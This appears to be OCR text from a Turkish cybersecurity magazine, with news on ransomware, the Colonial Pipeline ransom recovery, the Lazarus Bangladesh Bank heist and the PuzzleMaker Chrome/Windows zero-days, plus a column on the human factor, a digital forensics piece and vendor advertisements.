Bu saldırıların maddi zararının gün geçtikçe arttığının kaydedildiği bu raporlarda, saldırganların özellikle büyük fidyeler ödemeye gücü yeten kurum ve kuruluşlar ile önemli şirketleri hedef almayı tercih ettiklerinin belirtildiği ifade edildi.

SALDIRILARDAN KORUNMAK İÇİN NELER YAPILMALI?

SİBERAY programının internet adresinden, fidyeci yazılım saldırılarının yoğun şekilde hedefi haline gelen kurumsal yapıların, saldırıları önlemelerinde veya gerçekleşen saldırıların etkilerini en aza indirmelerinde yol gösterici olabilecek ipuçlarına yer verildi:

"Saldırılardan korunmak için bilişim altyapısı ağlarına uzaktan erişim için çok faktörlü kimlik doğrulaması istenmeli. Oltalamala e-postalarının son kullanıcılara ulaşmasını önlemek için güçlü spam filtreleri etkinleştirilmeli. Tüm yazılımlar zamanında güncellenmeli. Saldırılardan korunmak için internet trafiği filtrelenmeli. Risk tabanlı bir değerlendirme stratejisi kullanılmalı. Özellikle uzak masaüstü bağlantısını kısıtlayarak, ağlar üzerinden kaynaklara erişim sınırlandırılmalı. Düzenli veri yedekleme prosedürleri uygulanmalı.

Şüpheli durumlarda ise etkilenen sistem izole edilmeli. Cihazlar ağdan ayrılmalı fakat kapatılmamalı. Sistemdeki diğer cihazları ağdan ayırıp kapatarak etkilenmeleri önlenmeli. Sistemdeki yetkili kullanıcı bilgileri ve şifreleri değiştirilmeli. Yedeklemelerin güvende olduğundan emin olunmalı. Mümkünse, kötü amaçlı yazılım içermediğini kontrol etmek için yedekleme verileri bir virüsten koruma programı ile taranmalı."

CRYPTTECH
CYBER SECURITY INTELLIGENCE

Be
aware of
your weakness
before
darkness

Cyber Security & AI Solutions

CRYPTOSIM CYBER SECURITY INTELLIGENCE
UNITMON UNIFIED IT MONITORING
CRYPTOSPOT PRACTICAL AND SECURE INTERNET CONNECTIVITY
CRYPTOLOG CYBER SECURITY INTELLIGENCE
WIROFY CLOUD CAPTIVE PORTAL
SOAIR
VATOS
CUEBA
CYBERDROID
C-VULCAN

www.crypttech.com

Apple'ın M1 işlemcisi güvenlik açığı ile gündemde

Teknolojinin ve internetin yaygınlaşması, siber güvenliğin oldukça önemli bir konuma ulaşmasına neden oldu. Günlük hayatımızda kullandığımız teknolojileri ve yazılımları üreten şirketler bazen kullanıcıyı tehlikeye atan problemler ile gündeme geliyorlar. Güvenlik konusunda iddialı firmalardan Apple'ın dahi yaşadığı bu duruma bir yenisi daha eklendi.

Apple'ın Mac ve iPad Pro'da kullandığı ARM tabanlı işlemcisi Silicon M1 yeni bir güvenlik açığı ile kullanıcıları korkuttu. Problemin tehlike seviyesinin ise düşük olduğu belirtildi.

Apple M1 işlemcideki güvenlik açığı tehlikeli değil

Bir yazılım geliştiricisi Hector Martin'in tespit ettiği güvenlik açığı, kötü amaçlı iki uygulamanın birbirleriyle gizlice iletişim kurmasını sağlıyor. Bahse konu iletişim yalnızca bilgisayar hakkındaki sistemsel bilgileri (örneğin CPU sistem kayıtları) kapsıyor. Bunun dışında programlar güvenlik açığından faydalanarak kullanıcı verilerini göremiyor ve başka kimselere iletemiyorlar.

Kötü amaçlı yazılımların, güvenlik açığını fırsat bilerek bilgisayara müdahele etme yetkilerinin olamayacağını belirten Hector Martin bunun yalnızca işletim sisteminin güvenlik modelini ihlal ettiğini dile getirdi. Yine de açığın Apple M1 işlemci üzerinde tamamen etkisiz olmadığını ifade eden Martin "Zararsız bile olsa, teorik olarak çalışan bir işlemden diğerine gizlice veri iletilememesi gerekir." açıklamasında bulundu.

Güvenlik açığının gelecekte yol açacağı tehditlere karşı uyarı yapan Hector Martin, Apple M1 işlemcinin iPhone'larda kullanılması durumunda daha tehlikeli senaryoların yaşanabileceğini öne sürdü. Örneğin iOS işletim sistemindeki klavyenin internet erişimi olmadığından, yazdığınız kelimeleri üçüncü parti bir yere göndermesi imkansız. Ancak tespit edilen açık, kötü niyetli bir yazılımın klavye hareketlerinizi izleyebilmesi ve başka bir uygulamayla paylaşabilmesini mümkün kılıyor. Bu durum dolaylı olarak verilerinizi tehlikeye atıyor.

Martin açığın yazılımsal müdaheleyle düzeltilemeyeceğini vurgulayarak, Silicon mimarisinde revizyona ihtiyaç olduğunun altını çizdi.

> **Mac ve iPad Pro'da kullanılan Apple Silicon M1 işlemci, kötü amaçlı yazılımların birbirleriyle iletişimini sağlayan güvenlik açığı ile gündemde.**

Türkiye'nin lider arşiv kuruluşu

geçmişiniz ne kadar düzenli ise

geleceğe o kadar umutla bakarsınız...

- 200 kişilik uzman arşiv ekibi
- 40.000 m² kapalı arşiv alanı
- Günlik 2.000.000 sayfa tarama ve indeksleme kapsitesi

- Altyapı ve yazılım hizmetleri
- Ofset baskı ve zarf üretim hizmetleri
- Dijital basım ve zarflama hizmetleri

hobim

www.hobim.com

FBI, Petrol Boru Hattı Hackerlarına Ödenen Bitcoinleri Kurtardı!

Geçtiğimiz ay petrol taşımacılığı şirketi Colonial Pipeline Co.'ya saldırı düzenleyen bilgisayar korsanları şirketin sistemlerine hacklemişti. Sistemleri hacklendikten sonra tüm operasyonlarını durdurmak zorunda kalan şirket hackerların talep ettiği 4.4 milyon dolar değerindeki kripto parayı ödemek zorunda kaldı.

Colonial Pipeline Co. CEO'su Joseph Blount, The Wall Street Journal'a verdiği röportajda şirketin 4.4 milyon dolarlık fidye talebini kabul ettiğini aksi takdirde sistemlerinin ne kadar bir sürede normale döneceğini öngöremediklerini ifade etmişti.

CNN'nin haberine göre ABD'li yetkililer fidye olarak alınan milyonlarca dolar değerindeki kripto parayı kurtarmayı başardı.

FBI tarafından yürütülen soruşturmada Rusya merkezli olduğu düşünülen hackerların kullandığı kripto para cüzdanı izlemeye alındı. ABD'li yetkililer Colonial saldırısının Darkside olarak bilinen bir hack grubu tarafından gerçekleştirildiğini tespit etti.

FBI Direktör Yardımcısı Paul Abbate tarafından yapılan açıklamada Colonial Pipeline Co.'dan fidye olarak alınan Bitcoinlerin tutulduğu cüzdana el konulduğu belirtildi.

"Bu cüzdandaki kurbana ait fonlara el konuldu ve Darkside üyelerinin bunları kullanmaları engellendi."

Başsavcı Yardımcısı Lisa Monaco ise "Adalet Bakanlığı ödenen fidyenin çoğunu buldu ve geri aldı" dedi.

Telegram Uygulaması, Yeni Dark Web mi Oluyor?

Siber suçlular yasadışı yollarla elde ettikleri kişisel verileri, izlenmek veya yakalanmak korkusu olmadan Telegram'da paylaşıyor. Bu da, "Yeni Dark Wen Telegram mı?" sorusunu doğuruyor.

Siber güvenlik araştırmacıları tarafından Telegram üzerinde yapılan bir araştırma, milyonlarca insanın kişisel verilerinin uygulamanın gruplarında ve kanallarında binlerce üyeyle açıkça paylaşıldığını ortaya çıkardı. VPN sağlayıcısı vpnMentor tarafından yapılan araştırma, Telegram'ın siber suçlular için güvenli bir liman olma konumunu daha da güçlendiriyor. Suçlular, milyonlarca insanı benzeri görülmemiş düzeyde çevrimiçi dolandırıcılık, bilgisayar korsanlığı ve saldırıya maruz bırakan büyük veri sızıntılarını paylaşmak ve tartışmak için popüler şifreli iletişim platformunu kullanıyor.

Yakın zamanda NortonLifeLock tarafından yapılan benzer bir araştırmada, hacker'ların Covid-19 aşıları ve kişisel bilgilerden korsan yazılımlara ve sahte kimliklere kadar her şeyi ele geçirdiği ve Telegram üzerinden paylaştığı yasadışı bir pazarın kanıtları bulundu.

vpnMentor, geleneksel olarak bu veri dökümlerinin karanlık web üzerinden değiş tokuş edildiğini ancak Telegram'ın üyelerinin gizliliğini korumaya odaklanması sayesinde kullanıcılara daha fazla avantaj sunduğunu söylüyor. Ayrıca Telegram'a girmek, karanlık web'e kıyasla daha kolay ve normal web'deki siber suçluların operasyonlarını tehdit eden Dağıtılmış Hizmet Reddi (DDoS) saldırılarına ve web yayından kaldırmalarına maruz kalmıyor.

CATCH PROBE
INTELLIGENCE TECHNOLOGIES

EMPOWERING THE PURSUIT INTELLIGENCE

Şirketinizi Siber Saldırılara Karşı Koruyoruz!

CatchProbe, potansiyel tehditlerden korumak için ihtiyaç duyulan tüm istihbaratı toplar, zenginleştirir ve korelasyonunu sağlayarak doğru raporları oluşturur.

Açık ve ayrıcalıklı kaynaklardan toplanan siber tehdit istihbarat verilerinin yanı sıra, aldatma sistemleri (HoneyPot), sızdırılmış veri tabanları ve Dark/Deep Web kaynakları da CatchProbe tarafından kullanılır ve web arayüz üzerinden erişilebilir.

CatchProbe DarkMap

- SmartBot Teknolojisi ile Özelleştirilmiş Keşif
- Fark edilemeyen Tarama Teknolojisi
- Periyodik Tarama Özelliği
- İçerik Arşivleme Özelliği
- Genişletilebilir Mimari Özelliği

CatchProbe SmartDeceptive

- Gerçek Zamanlı Saldırı Takibi
- Kolay ve Hızlı Pot Kurulumu
- Zengin ve Özel Senaryolar
- MITRE ATT&CK Matrisi Desteği
- Tehdit Aktörü Profilleme Özelliği

CatchProbe ThreatWay


- Kimlik Avı Faaliyetlerini İzleme Özelliği
- Yeni Doğan Alan Adları Takip Özelliği
- Kötü İtibarlı Kaynakları Takip Özelliği
- Zenginleştirilmiş Tehdit Kaynakları
- Tehdit Risk ve Skor Özelliği

İletişim:
+90 (850) 259 14 40

hr@catchprobe.com
www.catchprobe.com

twitter.com/CatchProbeInt
linkedin.com/CatchProbe

Lazarus soygunu: Kuzey Koreli bilgisayar korsanları, Bangladeş Merkez Bankası'ndan 1 milyar dolar çalmaya ne kadar yaklaştı?



2016 yılında Kuzey Koreli bilgisayar korsanları az kalsın Bangladeş Merkez Bankası'ndan 1 milyar dolar çalmayı başarıyordu. Tamamen tesadüfi bir aksilik yüzünden son anda parayı çekemediler, yaklaşık 81 milyon dolarla yetindiler. Geoff White ve Jean H Lee (*), bu inanılmaz soygun girişiminin hikayesini anlatıyor ve dünyanın bu en yoksul ve en dışlanmış ülkesinden nasıl bu kadar usta bilgisayar korsanların çıkabildiğini araştırdı.

Her şey bir bilgisayar yazıcısının bozulmasıyla başladı.

Çağımızda günlük yaşamın bir parçası haline gelen aksiliklerden biriydi ve Bangladeş Bankası çalışanları da çoğumuz gibi bunun günlük teknolojik sıkıntılardan biri olduğunu düşündü.

Fakat aslında bu herhangi bir yazıcı olmadığı gibi, banka da herhangi bir banka değildi.

Bangladeş Merkez Bankası, milyonlarca insanın yoksullukla boğuştuğu ülkenin kıymetli döviz rezervlerinin tutulduğu yerdi.

Ve bu bilgisayar yazıcısı da çok önemli bir role sahipti. Bankanın başkent Dakka'daki genel merkez binasının 10. katındaki yüksek güvenlikli bir odada bulunan bu yazıcıdan, bankaya giren ve çıkan milyonlarca dolarlık döviz transferlerinin kayıtları basılıyordu.

5 Şubat 2016 günü saat 08:45'de personel yazıcının çalışmadığını fark etti.

Nöbetçi amir Zübeyir Ben Hüda daha sonra polise "Bu tür ufak tefek aksamalar daha önce de oluyordu" diyecekti.

Ama bu aslında Bangladeş Bankası'nın başının çok fena belada olduğunun ilk işaretiydi.

Bilgisayar korsanları bankanın sistemlerine sızmış ve dünyanın o zamana kadar tanık olduğu en cüretkar siber saldırıyı başlatmışlardı. Amaçları, 1 milyar dolar çalmaktı.

Parayı çekebilmek için, soygunu planlayan çete, sahte banka hesapları, yardım kuruluşları, kumarhaneler ve geniş bir işbirlikçiler ağından yararlanıyordu.

Fakat kimdi bunlar ve hangi ülkedendi?

Soruşturmayı yürütenlerin bulduğu dijital parmak izlerinin tümü tek bir adresi işaret ediyordu: Kuzey Kore hükümeti.

UITSEC
More Secure Than Ever


“Gelişmiş ve Çok Yönlü”
Güvenlik Kontrol Merkezleri

Güvenlik Operasyon Merkezi (SOC)

- Siber güvenlik olaylarının önlenmesi
- Siber istihbarat desteği
- Sürekli tehdit analizi
- Güvenlik açıkları için tarama hizmeti
- Güvenlik politikası ve mimari danışmanlığı
- Gerçek zamanlı ve olası güvenlik olaylarının izlenmesi
- Doğrulanmış olayların raporlanması
- Koordinasyon ve yönlendirme
- Raporlama
- Tatbikat

Ağ Operasyonları Merkezi (NOC)

Ağ ve güvenlik cihazları üzerinde oluşan performans alarmları ve logların merkezi bir sistemde toplanarak gerçek zamanlı takibinin sağlanması, analizlerin gerçekleştirilmesi, alarmların iletilmesi ve gerekli yönlendirmelerin sağlanması ile birlikte güvenli ve stabil bir ağ yönetimi için UITSEC Ağ Operasyon ekibi (NOC) 7/24 olmak üzere hizmet vermektedir.



Siber İstihbarat Merkezi (CIC)

- Organizasyonunuza yönelik riskleri değerlendirme, gelen uyarıları analiz etme ve genel güvenliğinizi artırma,
- Güvenlik operasyonlarınızın etkinliğini arttırma,
- En güncel tehditleri izleyebilmek için strateji oluşturma,
- Siber suçluların kullandığı yöntem ve teknikleri anlama,
- Siber istihbaratı mevcut güvenlik prosedürlerine entegre etme.

Malware Analiz ve Savunma Merkezi (MADC)

- 7/24 Malware izleme ve tespit imkânı,
- Saldırganların kullandığı gelişmiş malware tekniklerini ve yöntemlerini analiz etme,
- Saldırgan profillerini belirleme ve öncül önlemler alma imkânı,
- APT yaklaşımlarına karşı öncül önlemler alma imkânı,
- Hedef odaklı tehditler konusunda kuruma özel ayrıntılı analizler gerçekleştirme,
- Organizasyonun genel güvenliğine ilişkin faydalı bilgiler edinme.

www.uitsec-international.com
Esentepe Mahallesi Büyükdere Cad. Levent 199 No:199/6 Şişli
0 (850) 259 14 85

Microsoft Windows ve Chrome tarayıcısında sıfır gün açıkları tespit edildi

Siber güvenlik uzmanları, Nisan ayında daha önce keşfedilmemiş Google Chrome ve Microsoft Windows sıfır gün açıklarını kullanarak çok sayıda şirketi hedefleyen bir saldırı dizisi keşfetti. Söz konusu istismarlardan biri Chrome web tarayıcısında uzaktan kod yürütmek için kullanılırken, diğeri ise Windows 10'un en yeni ve belirgin yapılarını hedef almak üzere iki ayrı ayrıcalık yükseltme istismarını temel alıyor

Son aylarda sıfır gün açıklarını kullanan yeni bir gelişmiş tehdit dalgası sahada öne çıktı. Nisan ayının ortalarında Kaspersky uzmanları, saldırganların hedeflenen ağları gizlice ele geçirmesine olanak tanıyan, çok sayıda şirkete yönelik yeni bir yüksek düzeyde hedefli açıklardan yararlanan yeni bir tehdit dalgası keşfetti.

Kaspersky, bu saldırılarla bilinen tehdit aktörleri arasında henüz bir bağlantı bulamadı. Bu nedenle bu yeni oyuncuya PuzzleMaker adı verildi.

Saldırılar Chrome tarayıcısı üzerinden gerçekleştirildi ve uzaktan kod yürütmeye izin veren bir açıktan yararlanıldı. araştırmacılar uzaktan yürütme açığının kodunu alamamış olsa da zaman çizelgesi ve kullanım aktiviteleri saldırganların şu anda yamanmış olan CVE-2021-21224 güvenlik açığını kullandığını gösteriyor. Bu güvenlik açığı, Chrome ve Chromium web tarayıcıları tarafından kullanılan bir JavaScript motoru olan V8'deki Tür Uyuşmazlığı hatasıyla ilgili ve saldırganların Chrome derleyici sürecinden yararlanmalarına olanak tanır.

Bununla birlikte uzmanlar, Microsoft Windows işletim sistemi çekirdeğindeki iki farklı güvenlik açığından yararlanan ikinci istismarı bulup analiz etmeyi başardı. Hassas çekirdek bilgilerini sızdıran bu güvenlik açığı CVE-2021-31955 olarak işaretlendi. Bu açık ilk olarak Windows Vista ile tanıtılan ve yaygın olarak kullanılan uygulamaları belleğe önceden yükleyerek yazılım yükleme sürelerini azaltmayı amaçlayan bir özellik olan SuperFetch ile bağlantılı..

Saldırganların çekirdekten yararlanmasına ve bilgisayara erişim elde etmesine olanak tanıyan ikinci güvenlik açığı - CVE-2021-31956 adıyla biliniyor ve yığın tabanlı arabellek taşmasına karşılık geliyor. Saldırganlar, rastgele bellek okuma/yazma ilkeleri oluşturmak ve sistem ayrıcalıklarıyla kötü amaçlı yazılım modüllerini yürütmek için Windows Bildirim Tesisi (WNF) ile birlikte CVE-2021-31956 güvenlik açığını kullanıyor.

Saldırganlar, hedeflenen sisteme yerleşmek için hem Chrome hem de Windows açıklarından yararlandıktan sonra, aşamalı bir modül yardımıyla uzak sunucudan daha karmaşık bir kötü amaçlı yazılımı indirip çalıştırıyor. Daha sonra Microsoft Windows işletim sistemine ait meşru dosyalar gibi görünen iki çalıştırılabilir dosya yükleniyor. Bu dosyalardan ikincisi dosyaları indirip yükleyebilen, görevler oluşturabilen, belirli süre boyunca uyuyabilen ve virüs bulaşmış sistemden kendisini silebilen bir uzak kabuk modülüne karşılık geliyor.

Microsoft, her iki Windows güvenlik açığı için yamaları yayınladı.

Küresel Araştırma ve Analiz Ekibi (GReAT) Kıdemli Güvenlik Araştırmacısı Boris Larin, şunları ifade ediyor: "Bu saldırılar yüksek oranda hedeflenmiş olsa da onları henüz bilinen herhangi bir tehdit aktörüne bağlamadık. Bu nedenle, arkasındaki aktöre PuzzleMaker adını verdik. Bu grubun gelecekteki faaliyetlerini veya yeni bilgiler için güvenlik ortamını yakından izleyeceğiz. Genel olarak son zamanlarda, sıfır gün açıklarından kaynaklanan yüksek profilli tehdit faaliyeti dalgası görüyoruz. Sıfır gün açıkları hedefe bulaşmak için en etkili yöntem olmaya devam ediyor. Ayrıca söz konusu güvenlik açıkları artık bilinir hale geldiğinden diğer tehdit aktörleri tarafından saldırılarda kullanıldığını görmemiz mümkün. Bu nedenle kullanıcıların Microsoft'un yayınladığı en son yamaları mümkün olan en kısa sürede yüklemeleri gerekiyor."

Kuruluşunuzu yukarıdaki güvenlik açıklarından yararlanan saldırılardan korumak için Kaspersky uzmanları şunları öneriyor:

Chrome tarayıcınızı ve Microsoft Windows'u mümkün olan en kısa sürede güncelleyin ve bunu düzenli olarak yapın

Kötüye kullanımı önleme, davranış algılama ve kötü amaçlı eylemleri geri alabilen bir düzeltme motoruyla desteklenen güvenilir bir uç nokta güvenlik çözümü kullanın.

Tehdit keşfi ve tespiti, soruşturma ve olayların zamanında düzeltilmesi için yetenekler sunan anti-APT ve EDR çözümleri kurun. SOC ekibinize en son tehdit istihbaratına erişimini sağlayın ve profesyonel eğitimlerle becerilerini düzenli olarak güncelleyin.

Uygun uç nokta korumasının yanı sıra, özel hizmetler yüksek profilli saldırılara karşı yardımcı olabilir.

Invicti

Acunetix | Netsparker

Changing the way web apps are secured

We know that everything we do is increasingly connected. If it's connected, it's vulnerable. Our best-in-class application security solutions help organizations around the world keep their web applications safe.

www.invicti.com

UITSEC

More Secure Than Ever

About UITSEC

UITSEC International, which has been among the leading companies in Turkey in the field of product-independent cybersecurity for many years, is a technology company that leads the development of cybersecurity technologies while providing cybersecurity solutions to many institutions worldwide with its expert staff.

www.uitsec-international.com

DOSYA KONUSU

Siber Güvenlik ve İnsan Faktörü

Ali Işıklı

Şu meşhur cümle ile başlayayım yazıma "zincir, en zayıf halkası kadar güçlüdür". Siber güvenlik camiasında son kullanıcı farkındalılığına dikkat çekmek için kullanılır çoğunlukla... Karikatürdeki şu meşhur Dave yani...

Fakat bu yazının odağında onlar yok... Ringin diğer tarafına bakacağız biraz... Teknoloji üretenler, sistem geliştirenler, güvenlik sistemlerini tasarlayanlar ve kullananlar.

Siber Güvenliğin daha çok teknoloji odaklı olduğu ile ilgili yaygın kanının aksine işin teknik olmayan tarafının daha önemli bir ağırlığa sahip olduğuna inanıyorum. Siber güvenlik mimarisinde kullanılacak teknolojik çözümler elbette savunma hattının önemli bir parçası fakat sadece teknik kontrolleri yerleştirmenin yeterli olmadığına inanıyorum. Teknolojik çözümlerden uzak iki farklı bakış açısı sunmak istiyorum. Biraz garip gelebilir fakat Siber Güvenlik alanındaki bakış açım okuduğum iki kitap ile farkılaştı diyebilirim.

Simon Sinek'in "Neden ile Başla" (Start th Why) kitabı ile başlayalım. Kitabın içeriği Neden? Nasıl? ve Ne? üçlü kuramına dayanıyor. Neden'siz herhangi bir şeyin uzun soluklu olamayacağı detaylı bir şekilde anlatılıyor. Önce Neden'inizi oluşturun; Neden'ininizi Nasıl ve Ne ile hayata geçireceğinizi planlayın şeklinde tavsiye veriyor. Bu bakış açısını Siber Güvenlik alanına şöyle uyarlayabiliriz: Güvenliğin asıl amacı kurumların veya sistemlerin iş yapabilme yeteneklerini desteklemek olmalıdır. Bu bizim Nedenimizdir. Siber Güvelik Mimarileri ise bu fikri Nasıl destekleyeceğimizi açıklar.

Teknolojik çözümlerden uzak iki farklı bakış açısı sunmak istiyorum. Biraz garip gelebilir fakat Siber Güvenlik alanındaki bakış açım okuduğum iki kitap ile farkılaştı diyebilirim.

Simon Sinek'in "Neden ile Başla" (Start th Why) kitabı ile başlayalım. Kitabın içeriği Neden? Nasıl? ve Ne? üçlü kuramına dayanıyor. Neden'siz herhangi bir şeyin uzun soluklu olamayacağı detaylı bir şekilde anlatılıyor. Önce Neden'inizi oluşturun; Neden'ininizi Nasıl ve Ne ile hayata geçireceğinizi planlayın şeklinde tavsiye veriyor. Bu bakış açısını Siber Güvenlik alanına şöyle uyarlayabiliriz: Güvenliğin asıl amacı kurumların veya sistemlerin iş yapabilme yeteneklerini desteklemek olmalıdır. Bu bizim Nedenimizdir. Siber Güvelik Mimarileri ise bu fikri Nasıl destekleyeceğimizi açıklar.

Teknoloik çözümler ise Nedenimizi Ne ile gerçekleştirdiğimizin cevabıdır. Üst üste konulan güvenlik çözümleri, art arda kurulan yazılımlar sadece Ne'dir ve Neden sorusuna cevap olamadıkları için sağlıklı ve sürdürülebilir bir siber güvenlik altyapısı oluşturamamaktadır. Yama veya kaynak güvenlik çözümleri olarak sınıflayacağımız Ne'ler sadece anlık fayda sağlarlar ve küçük yangınları söndürmekten öteye geçemezler. Unutmayınız ki siber güvenlik tıpkı yaşayan bir organizma gibidir: sürekli iyileştirilmesi, bakım yapılması, güncellenmesi ve gerektiği zaman da değiştirilmesi gerekmektedir.

Carol Dweck'in kaleme aldığı Düşünce Yapısı (Mindset) adlı kitabında ise başarıya giden farklı bir psikolojik olgudan bahsediyor. Dweck bu kitabında temelde düşüncenin başarıyı nasıl etkilediğini, başarılı olmak için ne şekilde düşünüp nasıl uygulamamız gerektiğini açıklıyor. Düşünce yapınız ve o düşünce yapısından gelen tutumunuz, başarabileceklerinizi belirler.

Sabit zihniyete sahip kişiler, niteliklerinin doğuştan gelen ve değişmeyen şeyler olduğuna inanır, yani geliştirmek için çabalamazlar. Öte yandan Dweck'in teorisine göre, gelişen zihniyete sahip ve çaba ve istikrara odaklanan kişiler, potansiyellerine ulaşana kadar gelişmeye devam ederler.

Sistem geliştiricileri ve güvenlik uzmanlarının da bakış açılarını ve zihin yapılarını bu doğrultuda değiştirmeleri, genişletmeleri gerektiğine inanıyorum. Siber dünyanın sürekli evrimleşen, gelişen bir evren olduğu varsaymından hareketle bir gecede defacto standartlar değişebiliyor. Poodle ve Heartbleed güvenlik açıklıklarının duyurlduğu güne kadar kullanılması tavsiye edilen SSL 3.0 protokolü bir anda güvensiz bir protokol haline geldi.

Sistem odaklı güvenlik anlayışlarından veri odaklı güvenlik mimarilerine geçiş bir başka örnek olabilir... Son günlerde bir hayli popüler olan Zero Trust Security Modeli'nin ve bir çok yeni nesil güvenlik yaklaşımının temelinde bu anlayış yatıyor.

Veri odaklı yaklaşımlar, yaygınlaşan Bulut Bilişim teknolojisi, serverless ve microservice tabanlı yapıların bir sonucu olarak ortadan kalkan sınırlar ilk defa 2003 yılında Jericho Forum tarafından dile getirilmiştir. Jericho Forum™ Commandments adı ile yayınlanan bildiride veri odaklı yaklaşımlar, risk tabanlı çözümler ve siber güvenlik mimarisinin yaşayan bir süreç olduğu vurgusu ön plana çıkmaktadır.

Böyle bir evrende dogmalara dayanan, sabit fikirli, geleneksel, dünün düşünce yapısı ve çözümleri elbette yetersiz kalacaktır. Bu değişimde ayakta kalmanın ve güvende olabilmenin tek yolu öncelikle düşünce yapısını değiştirmek ve güvenlik alanındaki bilgi birikimi ve tecrübeyi, basma kalıplar şeklinde kullanmak yerine farklı bakış açısı ve zihin yapısı ile çözüm üretmek üzere kullanmalıyız. Einstein'ın dediği gibi "Bir problemi, onu yaratan zihin yapısı ile çözemezsiniz."

Her yeni teknoloji sunduğu kolaylıkların yanı sıra beraberinde yeni tehdit yüzeyleri ile yeni güvenlik risklerini beraberinde getiriyorlar. Fakat sadece bu nedenle her yeni gelişmeye güvensiz yaftasını yapıştırmanın doğru olmadığına inanıyorum. Yakın bir geçmişte Bulut Bilişim için yapılmış talihsiz açıklama bunun en güzel örneklerinden birisidir. Teknolojinin detaylarını, imkan ve kabiliyetlerini bilmeden, öğrenmeden bu anlayışın sürdürülmesi ise Bulut Bilişim altyapılarının ülkemizde prematüre düzeyde kalmasına neden olmuştur. Bütün dünyanın salgın nedeni ile kapandığı bir dönemde kurtarıcısı olan Bulut Bilişim altyapılarının değeri ise daha sonra anlaşlmıştır.

Tüm dünyada nitelikli siber güvenlik uzmanı ihtiyacı günden güne artmaktadır. Sürekli gelişen ve daha karmaşıklaşan dijital dünyada saldırılar daha da kompleks hale gelmektedir. Tehdit akörlerinin devlet destekli siber orduları kapsayacak şekilde genişlediğini düşünürsek etkin siber güvenlik önlemlerinin ancak ve ancak bu her anlamda kendisini iyi yetiştirmiş nitelikli uzman personel ile sağlanabileceğine inanıyorum. Teknik kontroller ise bu usta ellerde etkin bir savunma silahına dönüşecektir.

Günümüzde artık bilgiyi ve tecrübeyi saklamanın bir önemi kalmamıştır. Bilgi ve tecrübe, payaştıkça artacaktır. Bu anlamda bizlere düşen en büyük sorumluluk bu alanda uzmanlaşmak isteyen genç arkadaşları doğru ilgi alnalarına yölendirecek bilgi birikimi ve tecrübesimizi paylaşmaktır. Aksi takdirde geride Bedri Rahmi Eyüpoğlu'nun Üç Dil şiirindeki Mernuş'lar gibi onlarca arkadaşı bırakmış olacağız.

Ve yazıma ulu önder Mustafa Kemal Atatürk'ün şu sözleri ile son vermek istiyorum: "Denebilir ki, hiçbir şeye muhtaç değiliz, yalnız tek bir şeye çok ihtiyacımız vardır; çalışkan olmak. Sosyal hastalıklarımızı araştırırsak temel olarak bundan başka, bundan önemli bir hastalık bulamayız, hastalık budur. O halde ilk işimiz bu hastalığı esaslı şekilde tedavi etmektir. Milleti çalışkan yapmaktır. Servet ve onun tabii sonucu olan rahatlık ve mutluluk yalnız ve ancak çalışkanların hakkıdır."

Esen kalın

Eyvah ! Dijital Deliller Uçtu

Baki Nakkaş

Dijital suç işlendikten sonra, olay yeri müdahaleye gittiniz. Öncelikle ne yapmanız gerekir? Yapacağınız ilk adım çok önemlidir. Çünkü dijital materyallerde tutulan veriler her an bozulabilir ve uçucu veriler kaybolabilir.

En kolay kaybolan deliller, dijital delillerdir!

Günlük hayatta bilişim suçları farklı kavramlarla karşımıza çıkmaktadır. Bu kavramlar Bilişim suçları, Yüksek teknoloji suçları, Bilgisayar suçları, İnternet suçları, Siber suçlar şeklindedir. Kavram karmaşasından kurtulmak ve bu tür suçları net bir şekilde tanımlayabilmek için Avrupa birliği 1983 yılında bilişim suçlarını "Bilişim suçları; bilgileri otomatik olarak işleme tabi tutan veya verilerin iletilmesini sağlayan bir sisteme karşı veya sistem ile kanun dışı, ahlak dışı ve yetkisiz gerçekleştirilen her türlü davranıştır." olarak tanımlamıştır.

Şüphelinin bilgisayarındaki tüm deliller, teknik gereklere uygun bir şekilde kopyalanmalı ve yeterli bir diskte yedeklenmelidir. Bu nedenle, kopyalama aşamasından herhangi bir eksik veri kaydedilmemesi ya da veri kaybı olmaması için yedeklenecek diskin şüpheli bilgisayar diskinden büyük olması gerekmektedir. Araştırmacı haricinde hiç kimse şüphelinin bilgisayarına erişememelidir. Kopyalanan verilerin de hash değerleri alınmalıdır.

- Sistem saati ve tarihi
- Sistemde bulunan geçerli kullanıcı adı
- Sistemde açık olan portlar (bağlantı noktaları) ve servisler
- Şu anda veya daha önce sisteme bağlanmış olan aygıtlar
- Tüm dosyaların oluşturulma, düzeltme ve erişilme saatleri
- Sistemin ne kadar bir süre için açık konumda olduğu
- İşletim sisteminin yüklenme tarihi
- Sistemde çalışan processler
- Gizli programlar
- Aktif ağ bağlantılarının durumu.
- Kullanıcı şifreleri.
- Kaydedilmemiş veya sonlandırılmış dokümanlar.
- Yakın geçmişte gerçekleşen internet üzerindeki aktiviteler gibi bilgiler RAM'de tutulur.

Uçucu Veri Nedir?

Bellekte depolanan veya aktarım sırasında var olan ve bilgisayarın gücü kesildiğinde veya kapatıldığında kaybolan verilerdir. Uçucu veriler rasgele erişim belleğinde (RAM) bulunur. Bu değişken verilerin incelenme sürecine "canlı analiz" adı verilir.

Dijital materyale müdahale edilirken makine açıksa, güç kapatılmadan önce kurtarılamayan, yalnızca RAM'de saklanan herhangi bir bilgi kaybolabilir.

Bilgisayar, eğer bir ağa bağlı ise, bu ağdan ayrılmalı ve güvenli bir bölgeye götürülerek muhafaza altına alınmalıdır.

